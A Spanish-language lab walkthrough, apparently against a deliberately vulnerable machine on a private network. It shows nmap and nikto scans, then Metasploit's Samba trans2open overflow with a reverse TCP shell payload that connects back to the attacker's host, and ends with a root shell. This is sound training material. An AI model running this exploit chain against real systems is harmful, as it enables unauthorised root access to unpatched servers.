
nmap para ver la ip y los puertos principales de la máquina vulnerable

```
┌──(paula㉿kali)-[~]
└─$ nmap -F 192.168.131.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-07 18:49 CET
Nmap scan report for 192.168.131.128
Host is up (0.00015s latency).
All 100 scanned ports on 192.168.131.128 are in ignored states.
Not shown: 100 closed tcp ports (conn-refused)

Nmap scan report for 192.168.131.132
Host is up (0.016s latency).
Not shown: 95 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
443/tcp  open  https

Nmap done: 256 IP addresses (2 hosts up) scanned in 20.05 seconds
```

miramos la página, nada interesante




se utilizó el escaneo de vulnerabilidad con nikto

```
┌──(paula㉿kali)-[~]
└─$ nikto -h http://192.168.131.132/
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.131.132
+ Target Hostname:    192.168.131.132
+ Target Port:        80
+ Start Time:         2024-02-07 18:58:22 (GMT1)
---------------------------------------------------------------------------
+ Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ /: Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime:
ep  6 05:12:46 2001. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.
-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the
t of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulner
y-scanner/vulnerabilities/missing-content-type-header/
+ /: Apache is vulnerable to XSS via the Expect header. See: http://cve.mitre.org/cgi-bin/cvename
```

entramos a la msfconsole

```
┌──(paula㉿kali)-[~]
└─$ msfconsole
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.
Metasploit tip: You can use help to view all available commands
```



vamos a buscar las vulnerabilidades y opciones de configuración

```
msf6 > search trans2open

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open      2003-04-07       great  No     Samba trans2open Overflow (*BSD
x86)
   1  exploit/linux/samba/trans2open        2003-04-07       great  No     Samba trans2open Overflow (Linu
 x86)
   2  exploit/osx/samba/trans2open          2003-04-07       great  No     Samba trans2open Overflow (Mac
S X PPC)
   3  exploit/solaris/samba/trans2open      2003-04-07       great  No     Samba trans2open Overflow (Sola
is SPARC)


Interact with a module by name or index. For example info 3, use 3 or use exploit/solaris/samba/trans2
pen
```

```
msf6 > use exploit/linux/samba/trans2open
```

vemos las opciones

```
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-
                                      metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce
```

configuración para la explotación

```
msf6 exploit(linux/samba/trans2open) > set rhost 192.168.131.132
rhost => 192.168.131.132
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > set lhost 192.168.131.128
lhost => 192.168.131.128
```

explotamos y ya somos root

```
lhost => 192.168.131.128
msf6 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 192.168.131.128:4444
[*] 192.168.131.132:139 - Trying return address 0×bffffdfc ...
[*] 192.168.131.132:139 - Trying return address 0×bffffcfc ...
[*] 192.168.131.132:139 - Trying return address 0×bffffbfc ...
[*] 192.168.131.132:139 - Trying return address 0×bffffafc ...
[*] 192.168.131.132:139 - Trying return address 0×bffff9fc ...
[*] 192.168.131.132:139 - Trying return address 0×bffff8fc ...
[*] 192.168.131.132:139 - Trying return address 0×bffff7fc ...
[*] 192.168.131.132:139 - Trying return address 0×bffff6fc ...
[*] Command shell session 1 opened (192.168.131.128:4444 → 192.168.131.132:1025) at 2024-02-07 19:12:0
5 +0100

[*] Command shell session 2 opened (192.168.131.128:4444 → 192.168.131.132:1026) at 2024-02-07 19:12:0
6 +0100
[*] Command shell session 3 opened (192.168.131.128:4444 → 192.168.131.132:1027) at 2024-02-07 19:12:0
7 +0100
[*] Command shell session 4 opened (192.168.131.128:4444 → 192.168.131.132:1028) at 2024-02-07 19:12:0
8 +0100

id
uid=0(root) gid=0(root) groups=99(nobody)
whoami
root
```